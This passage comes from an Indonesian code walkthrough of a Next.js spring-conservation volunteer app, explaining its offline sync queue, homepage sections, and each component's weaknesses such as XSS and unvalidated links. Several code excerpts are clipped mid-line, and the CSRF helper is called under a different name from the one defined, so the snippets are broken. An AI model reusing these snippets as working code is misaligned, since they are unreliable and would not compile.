}, [summary]);
```

Konstruk

- **SyncPhase** sebagai mesin state — confirm → uploading → syncing → done ; setiap phase punya UI berbeda.
- **Daftar status per item** — photoStatuses / reportStatuses (pending/uploading/success/error) memberi UI daftar centang per file — pengguna tahu persis item mana yang gagal.

- **Foto sebelum laporan** — urutan ini disengaja: laporan mereferensikan URL foto yang harus sudah ada di server.

Kerentanan

1. **Jarak & jumlah marker dihitung di client** — nilai ini hanya untuk ringkasan, tapi jika dikirim ke server untuk poin, server wajib menghitung ulang dari tracking point mentah.
2. **Gagal di tengah jalan** — jika unggah foto gagal di foto ke-5 dari 20, seluruh proses berhenti; pengguna harus bisa me-retry per item, bukan mengulang dari awal.
3. **Pembersihan IndexedDB destruktif** — jika pembersihan terjadi sebelum server mengonfirmasi semua item, data hilang; pastikan status sukses benar-benar sukses sebelum `clear()`.

components/offline/offline-survey-map.tsx — peta interaktif untuk menandai titik (279 baris)

Alur Cerita

`OfflineSurveyMap` adalah peta kerja relawan di lapangan: **menandai titik mata air, pohon, rorak, dan bibit** sambil berjalan. Ini versi "penuh" dari `survey-leaflet-map`.

1. Peta dimuat dari tile offline (lihat `offline-tile-layer.tsx`).
2. Tombol aksi kontekstual: "Tandai Mata Air", "Tandai Pohon", "Tandai Rorak", "Tandai Bibit" — masing-masing menyimpan `TrackingPoint` dengan `markerType` berbeda ke IndexedDB.
3. Titik yang sudah ditandai digambar dengan ikon/lingkaran berwarna berbeda per jenis.
4. Pelacakan jejak (`markerType: null`) merekam rute jalan.
5. Indikator GPS menampilkan akurasi & status lock.

Potongan Kode Asli — penandaan titik dengan tipe (baris ±30-80):


```

async function addMarker(type: "spring" | "tree" | "trench" | "seedling" | null) {
  if (!session || !position) return;
  const point: OfflineTrackingPoint = {
    id: `tp-${Date.now()}-${Math.random().toString(36).slice(2, 7)}`,
    sessionId: session.id,
    lat: position.lat,
    lng: position.lng,
    markerType: type, // null = jejak perjalanan
    recordedAt: Date.now(),
  };
  await offlineDB.addTrackingPoint(point);
  setTracks((t) => [...t, point]);
  toast(type ? "Titik ditandai" : "Jejak tercatat", "success");
}

```

Konstruk

- **Satu fungsi `addMarker` untuk semua jenis** — jenis disandikan sebagai parameter, bukan 4 fungsi terpisah.
- **ID lokal berbasis waktu + acak** — cukup unik untuk penggunaan offline tanpa server.

Kerentanan

- **Titik palsu** — `markerType` bebas string; server harus memvalidasi ulang enumerasi, jangan percaya client.

`components/offline/offline-entry-button.tsx` — tombol masuk mode offline (21 baris)

Alur Cerita

Komponen terkecil di kelompok ini: tombol yang membawa pengguna ke `/offline`. Menampilkan ikon `WifiOff` dan label yang bisa diterjemahkan (`t("offline.title")`).

Potongan Kode Asli — seluruh komponen (baris ±1-21):

```

"use client";

import Link from "next/link";
import { WifiOff } from "lucide-react";
import { useI18n } from "@lib/i18n";

export function OfflineEntryButton() {
  const { t } = useI18n();
  return (
    <Link
      href="/offline"
      className="inline-flex items-center gap-2 rounded-xl border border-ink-line
    >
      <WifiOff className="h-4 w-4" />
      {t("offline.entry")}
    </Link>
  );
}

```

Konstruk

- Komponen presentasional murni — tidak ada state, tidak ada data; mudah diuji dan dipindahkan.
- Tombol ini dipasang di `spring-map.tsx` (beranda) dan halaman `/offline` sendiri.

Kerentanan

- Tidak ada — hanya navigasi. Kandidat termudah untuk dipelajari sebagai pola komponen "tombol" di proyek ini.

components/offline/error-boundary.tsx — penjaga error komponen offline (51 baris)

Alur Cerita

`ErrorBoundary` adalah jaring pengaman: jika komponen anak (mis. peta, formulir) melempar error saat render, halaman tidak blank — pengguna melihat layar ramah dengan tombol "Coba Lagi".

1. `componentDidCatch` menangkap error dari subtree.
2. State `hasError` diset → UI fallback dirender.
3. Tombol reload memanggil `reset()` (state error dibersihkan, anak di-render ulang) atau `location.reload()`.

Potongan Kode Asli — logika class boundary (baris ±1-51):

```

"use client";

import { Component, type ReactNode } from "react";

type Props = { children: ReactNode; fallback?: ReactNode };
type State = { hasError: boolean };

export class ErrorBoundary extends Component<Props, State> {
  state: State = { hasError: false };

  static getDerivedStateFromError(): State {
    return { hasError: true };
  }

  componentDidCatch(error: Error) {
    console.error("[ErrorBoundary] caught:", error);
  }

  render() {
    if (this.state.hasError) {
      return (
        <div className="flex min-h-[40vh] flex-col items-center justify-center gap-4">
          <p className="text-sm font-medium text-ink">Terjadi kesalahan saat memuat</p>
          <button
            onClick={() => this.setState({ hasError: false })}
            className="rounded-lg bg-brand-600 px-4 py-2 text-sm font-semibold text-white">
            Coba Lagi
          </button>
        </div>
      );
    }
    return this.props.children;
  }
}

```

Konstruk

- **Class component** — satu-satunya cara resmi error boundary di React (hooks tidak bisa menangkap error render).
- **getDerivedStateFromError statis** — pola wajib; tanpa ini, React tidak tahu komponen ini boundary.

Kerentanan

- **Error di dalam fallback tidak tertangkap** — boundary tidak menangkap error dirinya sendiri; pastikan fallback sesederhana mungkin (hanya teks + tombol).

components/queue-worker.tsx — mesin sinkronisasi antrean offline (67 baris, deep-dive)

Alur Cerita

`QueueWorker` adalah pekerja senyap yang memastikan laporan offline **pasti terkirim**. Ia tidak merender apa pun (`return null`) — ia hanya hidup sebagai `useEffect` yang berjalan setiap 10 detik. Ini komponen terpenting di fitur offline, jadi kita bedah seluruhnya:

1. **Setup** — pada mount, `cleanupStale()` menghapus item antrian yang sudah basi (retry habis atau terlalu tua).
2. **Polling** — `setInterval(processQueue, POLL_INTERVAL_MS)` menjalankan pemrosesan setiap 10 detik.
3. **processQueue** — mencegah tumpang tindih dengan `processingRef` (guard), membaca seluruh antrian dari IndexedDB, lalu mengirim satu per satu ke `/api/reports` dengan `x-csrf-token` yang diambil **just-in-time** (`getCsrftoken()` — token tidak pernah di-cache).
4. **Idempotency** — setiap kiriman membawa `clientCorrelationId` yang sama dengan id item antrian; server memakai ini untuk menolak duplikat (409) walau retry terjadi berkali-kali.
5. **Penanganan hasil:**
 - `res.ok` → hapus dari antrian.
 - `failedValidation` → hapus + toast "Laporan ditolak" (tidak guna di-retry).
 - `409` → hapus + toast "sudah pernah terkirim" (duplikat).
 - error lain & `retryCount < MAX_RETRIES` → `updateQueuedRetry` + toast "coba lagi otomatis".
 - retry habis → hapus + toast "tidak terkirim".
6. **Network error** → diam saja (`catch {}`), antrian tetap utuh; siklus berikutnya akan mencoba lagi.

Potongan Kode Asli — setup & interval (baris ±1-30):

```

"use client";

import { useEffect, useRef } from "react";
import { offlineDB } from "@lib/offline-db";
import { toast } from "@components/toast";

const POLL_INTERVAL_MS = 10_000;
const MAX_RETRIES = 5;
const STALE_AFTER_MS = 24 * 60 * 60 * 1000; // 24 jam

export default function QueueWorker() {
  const processingRef = useRef(false);

  // Hapus item basi: retry habis atau sudah lewat 24 jam
  async function cleanupStale() {
    const queue = await offlineDB.getAllQueued();
    const now = Date.now();
    for (const item of queue) {
      const isStale = item.retryCount >= MAX_RETRIES || now - item.createdAt > STALE_AFTER_MS;
      if (isStale) {
        await offlineDB.deleteQueued(item.id);
      }
    }
  }
}

```

Potongan Kode Asli — ambil token CSRF just-in-time (baris ±32-44):

```

async function getCsrftoken(): Promise<string> {
  for (let attempt = 1; attempt <= 3; attempt++) {
    try {
      const res = await fetch("/api/csrf", { cache: "no-store" });
      const data = await res.json();
      if (data.token) return data.token;
    } catch {}
    if (attempt < 3) await new Promise((r) => setTimeout(r, 300 * attempt));
  }
  return "";
}

```

Konstruksi: tiga percobaan dengan backoff (`300 * attempt ms`). Token diambil per pengiriman, bukan per mount — ini keputusan dari sesi debug CSRF (token yang di-cache terlalu lama jadi basi dan memicu `403 Invalid CSRF`).

Potongan Kode Asli — processQueue dengan guard & penanganan hasil (baris ±46-100):

```

async function processQueue() {
  if (processingRef.current) return;
  processingRef.current = true;

  const queue = await offlineDB.getAllQueued();
  for (const item of queue) {
    try {
      // Resubmit POST dengan clientCorrelationId yang sama
      const res = await fetch("/api/reports", {
        method: "POST",
        headers: { "Content-Type": "application/json", "x-csrf-token": await getCSRFToken() },
        body: JSON.stringify({
          ...item.data,
          clientCorrelationId: item.id,
        }),
      });
      if (res.ok) {
        await offlineDB.deleteQueued(item.id);
      } else {
        const errBody = await res.json().catch(() => null);
        if (errBody?.failedValidation) {
          // Kesalahan validasi – jangan retry lagi
          await offlineDB.deleteQueued(item.id);
          toast("Laporan ditolak: " + (errBody?.error || "validasi gagal"), "error");
        } else if (res.status === 409) {
          // Duplicate – sudah pernah dikirim
          await offlineDB.deleteQueued(item.id);
          toast("Laporanmu sudah pernah terkirim", "info");
        } else if (item.retryCount < MAX_RETRIES) {
          await offlineDB.updateQueuedRetry(item.id, item.retryCount + 1);
          toast("Gagal mengirim, coba lagi otomatis", "error");
        } else {
          // Retry habis – hapus + beri tahu user
          await offlineDB.deleteQueued(item.id);
          toast("Laporan tidak terkirim: " + (errBody?.error || "jaringan bermasalah"), "error");
        }
      }
    } catch {
      // Network error – silent, biarkan sisa queue intact
    }
  }

  processingRef.current = false;
}

useEffect(() => {
  cleanupStale();
  const interval = setInterval(processQueue, POLL_INTERVAL_MS);
  return () => clearInterval(interval);
}, []);

return null;

```

Konstruk

- **processingRef sebagai mutex** — mencegah dua siklus interval tumpang tindih saat pengiriman masih berjalan (interval 10 detik < durasi pengiriman batch).
- **Tiga kategori kegagalan** — validasi (pasti gagal → buang), duplikat (sudah sukses → buang), transien (jaringan/5xx → retry). Kategorisasi ini menghindari retry sia-sia dan kehilangan data.
- **return null** — komponen tanpa UI; dipasang sekali di layout aplikasi (`app/layout.tsx`).
- **Cleanup interval** — `clearInterval` di fungsi cleanup `useEffect` mencegah pekerja ganda saat Strict Mode dev.

Kerentanan

1. **Foto belum diunggah di sini** — `QueueWorker` hanya mengirim field data + `clientCorrelationId` ; foto dikirim lewat jalur terpisah. Jika laporan lolos tanpa foto, validasi server harus menolak (aturan min 3 foto).
2. **Token CSRF "" dikirim apa adanya** — jika tiga percobaan gagal, permintaan dikirim tanpa token → server balas 403 → masuk kategori retry. Aman tapi boros; lebih baik skip siklus bila token kosong.
3. **Tidak ada rate limiting sisi client** — batch besar (mis. 50 laporan) dikirim berurutan secepat mungkin; bisa memicu rate limit server (5/hari guest). Pertimbangkan jeda antar kiriman.
4. **IndexedDB dibaca berulang** — `getAllQueued()` tiap 10 detik; pada perangkat lemah dengan antrean besar, ini boros. Pertimbangkan pemicu event (mis. `online`) selain interval.

Kelompok Section Beranda

Sepuluh komponen di kelompok ini membangun halaman beranda (/) — dari hero sampai donor. Semuanya diimpor oleh `app/page.tsx` dan sebagian besar memakai `i18n` (`useI18n`) untuk teks dua bahasa.

components/sections/impact-dashboard.tsx — papan statistik dampak (118 baris, deep-dive)

Alur Cerita

`ImpactDashboard` menampilkan bukti dampak komunitas: **statistik utama, progres bulanan, wilayah teratas, dan relawan teratas**. Datanya nyata — diambil dari `/api/dashboard` — dengan fallback diam-diam ke null (bukan demo palsu).

1. **Mount** → `fetch("/api/dashboard")` ; jika gagal, `data` tetap null dan UI menampilkan pesan "tidak ada data" (bukan angka bohong).
2. **Paginasi bulanan** — 5 baris per halaman dengan tombol kiri/kanan; `visibleMonthly` adalah irisan state.
3. **Pemetaan ikon** → **label** — `IconToStatKey` menerjemahkan nama ikon dari server (`droplet` , `sparkles` , `tree` , `layers`) ke kunci terjemahan.
4. **Render** — kartu statistik, grafik batang mini bulanan, tabel wilayah, dan daftar relawan top.

Potongan Kode Asli — tipe data dari server (baris ±1-30):

```
type ImpactStat = {
  icon: "droplet" | "sparkles" | "tree" | "layers";
  value: number;
  suffix: "now" | "joined";
};

type TopRegion = { rank: number; name: string; detail: string };
type TopVolunteer = { rank: number; name: string; region: string; points: number };

type DashboardData = {
  impactStats: ImpactStat[];
  monthlyProgress: MonthlyProgress[];
  topRegions: TopRegion[];
  topVolunteers: TopVolunteer[];
};
```

Potongan Kode Asli — fetch + paginasi (baris ±32-60):

```
export function ImpactDashboard() {
  const { t } = useI18n();
  const [data, setData] = useState<DashboardData | null>(null);
  const [loading, setLoading] = useState(true);
  const [monthlyPage, setMonthlyPage] = useState(0);
  const monthlyPerPage = 5;

  useEffect(() => {
    fetch("/api/dashboard")
      .then((r) => (r.ok ? r.json() : null))
      .then((d) => {
        if (d) setData(d);
      })
      .catch(() => {})
      .finally(() => setLoading(false));
  }, []);

  const totalMonthlyPages = data ? Math.ceil(data.monthlyProgress.length / monthlyPerPage) : 0;
  const visibleMonthly = data
    ? data.monthlyProgress.slice(monthlyPage * monthlyPerPage, monthlyPage * monthlyPerPage + monthlyPerPage)
    : [];
}
```


Konstruk: `monthlyPage * monthlyPerPage` dua kali — pola slice manual tanpa library. Selalu berpasangan dengan `totalMonthlyPages` untuk tombol navigasi; mudah diubah ke `slice(start, start + size)`.

Potongan Kode Asli — pemetaan ikon ke kunci i18n (baris ±62-85):

```
const IconToStatKey: Record<string, string> = {
  droplet: "dashboard.stat.monitored",
  sparkles: "dashboard.stat.restored",
  tree: "dashboard.stat.trees",
  layers: "dashboard.stat.trenches",
};

const monthlyKeys = [
  "dashboard.monthly.treePlanting",
  "dashboard.monthly.springMonitoring",
  "dashboard.monthly.springRestoration",
  "dashboard.monthly.rorak",
  "dashboard.monthly.seedlingStock",
  "dashboard.monthly.activeUsers",
  "dashboard.monthly.projectsSubmitted",
  "dashboard.monthly.coursesCompleted",
  "dashboard.monthly.totalDonations",
  "dashboard.monthly.protectedArea",
];
```

Potongan Kode Asli — render dengan tiga kondisi (baris ±87-118):

```
{loading ? (
  <div className="mt-10 flex flex-col items-center justify-center py-12">
    <Loader2 className="h-8 w-8 animate-spin text-brand-600" />
    <p className="mt-3 text-sm text-ink-muted">{t("common.loading")}</p>
  </div>
) : !data ? (
  <div className="mt-10 text-center text-ink-muted">
    <p>{t("dashboard.noData")}</p>
  </div>
) : (
  // render grid statistik + bulanan + wilayah + relawan
)}
```

Konstruk

- **Tiga kondisi render** (`loading` / `no data` / `data`) — pola standar yang mencegah akses `data.x` sebelum data ada.
- **DraftBanner disematkan di sini** — banner draft global muncul di tengah dashboard, bukan di header; keputusan penempatan untuk visibilitas.

- **Ikon sebagai data (string)** — server mengirim nama ikon, client memetakan ke komponen; menjaga API tetap ramping.

Kerentanan

1. **Nilai dari server dirender langsung** — jika `/api/dashboard` tidak memvalidasi (mis. `value` negatif, `name` berisi HTML), bisa muncul angka aneh atau XSS; pastikan API hanya mengirim angka + teks polos.
2. **Tidak ada polling/refetch** — data hanya dimuat saat mount; dashboard bisa basi di tab yang lama terbuka. Pertimbangkan interval atau `revalidateOnFocus`.

components/sections/hero.tsx — pintu depan beranda (47 baris)

Alur Cerita

`Hero` adalah bagian paling atas beranda: **judul besar, subjudul, dan dua tombol aksi** (Lihat Peta / Mulai Berkontribusi). Murni presentasional.

Potongan Kode Asli — struktur (baris ± 1 -47):

```
"use client";

import Link from "next/link";
import { useI18n } from "@lib/i18n";

export default function Hero() {
  const { t } = useI18n();

  return (
    <section className="relative overflow-hidden bg-gradient-to-b from-brand-50 to-brand-100">
      <div className="container-page text-center">
        <h1 className="mx-auto max-w-3xl text-4xl font-extrabold leading-tight">
          {t("hero.title")} <span className="text-brand-600">{t("hero.titleAccent")}
        </h1>
        <p className="mx-auto mt-4 max-w-2xl text-base text-ink-muted md:text-lg">
          {t("hero.subtitle")}
        </p>
        <div className="mt-8 flex flex-col items-center justify-center gap-3 sm:flex-row">
          <Link href="#map" className="btn-primary">
            {t("hero.ctaPrimary")}
          </Link>
          <Link href="#volunteer" className="btn-secondary">
            {t("hero.ctaSecondary")}
          </Link>
        </div>
      </div>
    </section>
  );
}
```

Konstruk

- **Gradasi dua tema** (`from-brand-50 to-white` / `dark:from-brand-950 dark:to-ink-card`) — pola warna SpringHub di seluruh beranda.
- **Anchor navigation** — `#map` dan `#volunteer` menggulir ke section ber-ID.

🛡️ Kerentanan

- Tidak ada state/logika; aman. Pola terbaik untuk belajar struktur section beranda.

components/sections/spring-map.tsx — peta + filter + detail mata air (147 baris)

Alur Cerita

`SpringMap` adalah section peta di beranda: **filter, peta interaktif, dan panel detail mata air** dalam satu wadah. Ini pemanggil utama `LeafletMap`.

1. **Load dinamis** — `LeafletMap` diimpor dengan `next/dynamic({ ssr: false })` + fallback loading ("Loading OpenStreetMap...").
2. **Data** — `useSpringCluster` (dari `lib/geo`) menghitung klaster dari springs & reports; `MapFilter` memfilter berdasarkan kata kunci/provinsi.
3. **Pemetaan status** — `getStatusFromForm` menerjemahkan `formSlug` ke status visual (sehat/restorasi) — dengan hardcode 5 form + fallback tebak dari judul.
4. **Detail** — klik marker → `setSelected` → panel detail di bawah peta (scroll otomatis `scrollIntoView`).
5. **Tombol offline** — `OfflineEntryButton` diletakkan di bawah tombol "Report Your Contribution".

Potongan Kode Asli — dynamic import dengan fallback (baris ±8-26):

```
const LeafletMap = dynamic(
  () => import("@/components/map/leaflet-map").then((m) => m.LeafletMap),
  {
    ssr: false,
    loading: () => (
      <div className="grid h-full w-full place-items-center bg-slate-50 text-sm t
        Loading OpenStreetMap...
      </div>
    ),
  },
);
```

Potongan Kode Asli — pemetaan status form (baris ±34-60):

```
function getStatusFromForm(formSlug: string, formTitle?: string): string {
  // Hardcoded untuk 5 form static
  const staticMap: Record<string, string> = {
    "spring-monitoring": "healthy",
    "spring-restoration": "restoration",
    "trench-development": "restoration",
    "tree-planting": "restoration",
    "seedling-stock": "healthy",
  };
  if (staticMap[formSlug]) return staticMap[formSlug];

  // Fallback: tebak dari title/description
  const lower = (formTitle || formSlug).toLowerCase();
  if (lower.includes("restorasi") || lower.includes("restoration") || lower.inclu
    return "restoration";
  }
  ...
}
```

Konstruk

- **Peta sebagai dynamic import** — bundle Leaflet (~150 KB) tidak ikut muatan awal; hanya dimuat saat section peta dirender.
- **Hardcode + fallback heuristik** — strategi praktis untuk sistem yang berubah (form dinamis dari admin) tapi tetap stabil untuk 5 form inti.

Kerentanan

1. **Heuristik status bisa salah tebak** — form dinamis baru dengan judul tidak standar bisa salah status (mis. "restorasi" tanpa kata kunci). Status visual bisa menyesatkan publik; pertimbangkan field status eksplisit di form.
2. **scrollIntoView tanpa guard** — jika elemen `#spring-detail` tidak ada (mis. SSR), browser melempar error; bungkus dengan pemeriksaan keberadaan elemen.

components/sections/status-info.tsx — info status & kontribusi (101 baris)

Alur Cerita

`StatusInfo` menjelaskan **status mata air** (Sehat / Perlu Restorasi) dan cara berkontribusi, lengkap dengan legenda warna. Dipakai di dalam section peta.

1. Menampilkan legenda: warna hijau = sehat, oranye = restorasi, abu-abu = belum diverifikasi.
2. Menjelaskan sistem poin singkat (ikon + teks).
3. Tombol "Report Your Contribution" → `/report` + tombol offline.

Potongan Kode Asli — legenda (baris ±10-40):

```
<div className="flex items-center gap-4 text-xs text-ink-muted">
  <span className="flex items-center gap-1.5">
    <span className="h-2.5 w-2.5 rounded-full bg-emerald-500" /> Sehat
  </span>
  <span className="flex items-center gap-1.5">
    <span className="h-2.5 w-2.5 rounded-full bg-amber-500" /> Restorasi
  </span>
  <span className="flex items-center gap-1.5">
    <span className="h-2.5 w-2.5 rounded-full bg-slate-400" /> Belum diverifikasi
  </span>
</div>
```

Konstruk

- Komponen informasi statis; hanya memakai `useI18n` untuk label.
- Palet warna konsisten dengan marker peta (`emerald` / `amber` / `slate`).

Kerentanan

- Tidak ada logika; aman.

components/sections/volunteer.tsx — ajakan menjadi relawan (115 baris)

Alur Cerita

`Volunteer` adalah section CTA: **ilustrasi, manfaat menjadi relawan, dan tombol daftar**. Menampilkan tiga kartu manfaat (poin, komunitas, dampak) dan tautan ke `/join`.

Potongan Kode Asli — kartu manfaat (baris ±20-60):

```
const benefits = [
  { icon: Coins, titleKey: "volunteer.benefit1.title", descKey: "volunteer.benefit1.desc"},
  { icon: Users, titleKey: "volunteer.benefit2.title", descKey: "volunteer.benefit2.desc"},
  { icon: Sprout, titleKey: "volunteer.benefit3.title", descKey: "volunteer.benefit3.desc"},
];

return (
  <section id="volunteer" className="container-page py-16">
    <div className="grid gap-6 md:grid-cols-3">
      {benefits.map((b) => {
        const Icon = b.icon;
        return (
          <div key={b.titleKey} className="rounded-2xl border border-ink-line bg-white">
            <div className="flex h-11 w-11 items-center justify-center rounded-xl">
              <Icon className="h-5 w-5 text-brand-600" />
            </div>
            <h3 className="mt-4 text-base font-semibold text-ink">{t(b.titleKey)}</h3>
            <p className="mt-1.5 text-sm text-ink-muted">{t(b.descKey)}</p>
          </div>
        );
      })}
    </div>
  </section>
);
```

Konstruk

- **Data-driven rendering** — daftar manfaat dideklarasikan sebagai array objek, lalu di-map; menambah manfaat = menambah satu entri array.
- **Kunci i18n sebagai data** — komponen tidak pernah memegang teks literal.

Kerentanan

- Statis; aman.

components/sections/featured-projects.tsx — proyek unggulan di beranda (117 baris)

Alur Cerita

`FeaturedProjects` menampilkan **3 proyek terbaik** dengan foto, progres donasi, dan peta mini lokasi.

1. Menerima props `projects` dari halaman (server-rendered dari DB via prisma).
2. Setiap kartu: foto cover (`featuredPhoto`), judul, wilayah, progress bar donasi (`raised/goal`), tombol "Lihat Detail" → `/projects/[slug]` .
3. `MiniMap` (dynamic import) ditampilkan di kartu untuk lokasi — hanya jika koordinat ada.

Potongan Kode Asli — tipe data proyek (baris ±1-35):

```
type ProjectItem = {
  id: string;
  slug: string;
  title: string;
  summary: string;
  region: string;
  status: string;
  goalAmount: number;
  raisedAmount: number;
  featuredPhoto?: { url: string } | null;
  lat?: number;
  lng?: number;
};

type FeaturedProjectsProps = {
  projects: ProjectItem[];
  title?: string;
  subtitle?: string;
  ctaLabel?: string;
  ctaHref?: string;
};
```

Potongan Kode Asli — progress bar donasi (baris ±50-80):

```
<div className="mt-4">
  <div className="flex items-center justify-between text-xs text-ink-muted">
    <span>{formatRupiah(project.raisedAmount)}</span>
    <span>dari {formatRupiah(project.goalAmount)}</span>
  </div>
  <div className="mt-1.5 h-2 overflow-hidden rounded-full bg-ink/10">
    <div
      className="h-full rounded-full bg-gradient-to-r from-brand-500 to-emerald-500"
      style={{ width: `${Math.min(100, (project.raisedAmount / project.goalAmount * 100))}%` }}
    />
  </div>
</div>
```

Konstruk: `Math.min(100, ...)` — guard pembagi nol & progres > 100% (donasi bisa melebihi target). Tanpa guard ini, `goalAmount = 0` menghasilkan `Infinity%`.

Kerentanan

1. **featuredPhoto.url bisa null** — pastikan ada placeholder saat foto kosong (jangan render `<img src={undefined}>`).
2. **Pembagian nol** — lihat konstruk di atas; selalu guard `goalAmount > 0`.

components/sections/learning-hub.tsx — hub kursus di beranda (105 baris)

Alur Cerita

`LearningHub` menampilkan **3 kursus edukasi** (Konservasi Mata Air, Hidrologi Dasar, Aksi Restorasi) dengan ikon, level, durasi, dan tautan ke `/learn`.

Potongan Kode Asli — struktur kartu kursus (baris ±15-55):

```
const courses = [
  { slug: "spring-conservation", titleKey: "learn.course1.title", descKey: "learn", icon: "water", level: "Level 1", duration: "15 menit" },
  { slug: "basic-hydrology", titleKey: "learn.course2.title", descKey: "learn", icon: "water", level: "Level 2", duration: "30 menit" },
  { slug: "restoration-action", titleKey: "learn.course3.title", descKey: "learn", icon: "water", level: "Level 3", duration: "45 menit" },
];

{courses.map((c) => {
  const Icon = c.icon;
  return (
    <Link key={c.slug} href={`/${learn}/${c.slug}`} className="group rounded-2xl border-1 border-emerald-500/50 p-4">
      <div className="flex h-11 w-11 items-center justify-center rounded-xl bg-emerald-500/10">
        <Icon className="h-5 w-5 text-emerald-600" />
      </div>
      <h3 className="mt-4 text-base font-semibold">{t(c.titleKey)}</h3>
      <p className="mt-1.5 text-sm text-ink-muted line-clamp-2">{t(c.descKey)}</p>
      <div className="mt-3 flex items-center gap-2 text-xs text-ink-muted">
        <span className="rounded-full bg-ink/5 px-2 py-0.5">{c.level}</span>
        <span>{c.duration}</span>
      </div>
    </Link>
  );
})}
```

Konstruk

- **Kursus di-hardcode di client** — daftar kursus ada di DB (`Course` model) tapi beranda memakai versi statis; resiko duplikasi data (lihat Kerentanan).

🛡️ Kerentanan

- **Duplikasi sumber data** — jika admin menambah kursus di DB, beranda tidak menampilkannya. Pertimbangkan fetch `/api/courses` agar konsisten.

components/sections/media.tsx — galeri media & cerita (150 baris)

Alur Cerita

`Media` adalah galeri: **video, cerita, proyek, dan foto** dalam tab filter. Data berasal dari `MediaItem` di DB dengan fallback `demoMedia` (ditandai `isDummy`).

1. State `activeSection` (video/story/project/photos) mengontrol tab.
2. Data difetch dari `/api/media?section=...`; jika kosong, `demoMedia` ditampilkan sebagai placeholder (kartu ditandai "Demo").
3. Video memakai `LiteYoutubeEmbed` (dynamic import) untuk performa.

Potongan Kode Asli — tipe & filter (baris ±1-40):

```
type MediaType = "video" | "story" | "project" | "photos";
type Section = "video" | "story" | "project" | "photos";

const demoMedia: MediaItem[] = [ /* item dummy bertanda isDummy: true */ ];

const sections: { id: Section; labelKey: string }[] = [
  { id: "video", labelKey: "media.tab.video" },
  { id: "story", labelKey: "media.tab.story" },
  { id: "project", labelKey: "media.tab.project" },
  { id: "photos", labelKey: "media.tab.photos" },
];

{sections.map((s) => (
  <button
    key={s.id}
    onClick={() => setActiveSection(s.id)}
    className={cn(
      "rounded-full px-4 py-1.5 text-sm font-medium transition",
      activeSection === s.id ? "bg-brand-600 text-white" : "bg-ink/5 text-ink-mut
    )}
  >
    {t(s.labelKey)}
  </button>
))}
```

Konstruk

- **isDummy flag** — item demo ditandai di DB agar tidak tercampur statistik; UI bisa memberi badge "Demo".
- **Tab sebagai state + map** — bukan 4 blok JSX terpisah.

Kerentanan

1. **Konten media dari DB** — `imageUrl / linkUrl` harus divalidasi (protokol http/https saja) agar tidak jadi `javascript:` link di admin.
2. **Youtube embed** — pastikan hanya domain youtube.com yang diizinkan di `LiteYoutubeEmbed`.

components/sections/donate.tsx — donasi cepat di beranda (177 baris)

Alur Cerita

`Donate` menawarkan donasi sekali klik dengan **jumlah pilihan + proyek tujuan** (data awal `INITIAL_PROJECTS`, nanti dari DB). UI-nya sudah lengkap; prosesor pembayaran (Xendit) masih menunggu kunci API asli — karena itu tombol konfirmasi menampilkan status "segara hadir" atau mengarahkan ke halaman donasi.

1. Pilih proyek → panel detail proyek (progres, jumlah donatur).
2. Pilih nominal (chip 15rb - 1jt) atau isi manual.
3. Tombol donasi → validasi → (saat ini) pesan info bahwa pembayaran menyusul.

Potongan Kode Asli — nominal & proyek awal (baris ±1-45):

```
const DONATION_AMOUNTS = [15000, 50000, 100000, 250000, 500000, 1000000];

const INITIAL_PROJECTS = [
  { id: "proyek-jalatunda", title: "Restorasi Mata Air Jalatunda", region: "Banja"},
  { id: "proyek-tuk-bening", title: "Konservasi Tuk Bening", region: "Gunung Kidu"},
  { id: "proyek-sendang-biru", title: "Perlindungan Sendang Biru", region: "Malang"}
];
```

Potongan Kode Asli — chip nominal (baris ±80-110):

```
<div className="grid grid-cols-3 gap-2">
  {DONATION_AMOUNTS.map((amount) => (
    <button
      key={amount}
      onClick={() => setAmount(amount)}
      className={cn(
        "rounded-xl border px-3 py-2.5 text-sm font-semibold transition",
        selectedAmount === amount
          ? "border-brand-600 bg-brand-50 text-brand-700 dark:bg-brand-950"
          : "border-ink-line text-ink-muted hover:border-brand-400"
      )}
    >
      {formatRupiah(amount)}
    </button>
  )}
</div>
```

Konstruk

- **State nominal + state manual** — `selectedAmount` dibandingkan dengan setiap chip; input manual menimpa pilihan.
- **UI siap, backend menyusul** — pola "frontend-first" yang jujur: tombol tidak menipu pengguna, melainkan menampilkan status nyata.

Kerentanan

1. **Data proyek hardcoded** — bisa basi dan tidak sinkron dengan halaman `/projects` ; jadikan fetch dari API begitu backend donasi hidup.
2. **Nominal tidak dibatasi** — tanpa batas atas di client, pengguna bisa mengetik nominal raksasa; validasi di server saat pembayaran diaktifkan.

components/sections/points-guide-modal.tsx — modal panduan poin (112 baris)

Alur Cerita

`PointsGuideModal` menjelaskan **cara kerja poin**: tabel aturan (form → poin dasar), bonus (streak, kualitas, penemuan), dan badge level. Dipicu dari tombol ikon di header/beranda.

1. `FALLBACK_RULES` memuat 9 aturan: 5 form (25/100/50/50/15 poin) + bonus (streak, kualitas foto, penemuan mata air, milestone).
2. Modal terbuka/tertutup via state `open` ; data poin bisa diperbarui dari `lib/points` di server (`POINTS_MAP`).
3. Render tabel aturan + badge level (Pemula → Relawan → Pelindung).

Potongan Kode Asli — struktur aturan (baris ±1-30):

```
type PointsRule = {
  id: string;
  titleKey: string;
  descKey: string;
  basePoints: number;
  bonusKeys?: string[];
  icon: string; // nama ikon lucide
};

const FALLBACK_RULES: PointsRule[] = [
  { id: "monitoring", titleKey: "points.rule.monitoring", descKey: "points.rule.m"},
  { id: "restoration", titleKey: "points.rule.restoration", descKey: "points.rule"},
  { id: "trench", titleKey: "points.rule.trench", descKey: "points.rule.trench.de"},
  { id: "planting", titleKey: "points.rule.planting", descKey: "points.rule.plant"},
  { id: "seedling", titleKey: "points.rule.seedling", descKey: "points.rule.seedl"},
  // + bonus: streak harian, kualitas foto, penemuan mata air baru, milestone
];
```

Konstruk: nilai poin di sini adalah *fallback UI*. Nilai asli yang dipakai sistem ada di `lib/points.ts` (server-only) — aturan keamanan proyek: jangan pernah percaya angka dari client. UI boleh menampilkan, sistem yang memutuskan.

- **Dua sumber kebenaran poin** — jika `lib/points.ts` berubah tapi fallback ini tidak, UI menampilkan angka salah. Sebaiknya fetch aturan dari API admin, simpan `FALLBACK_RULES` hanya untuk offline.
-

Kelompok Proyek

components/projects/CommentsSection.tsx — komentar publik di halaman proyek (55 baris)

Alur Cerita

`CommentsSection` menampilkan dan mengirim komentar pada sebuah proyek: **daftar komentar (nama + waktu + isi) + form komentar baru** yang dikirim ke `/api/projects/[slug]/comments`.

Potongan Kode Asli — inti komponen (baris ±1-55):

```

"use client";

import { useState } from "react";
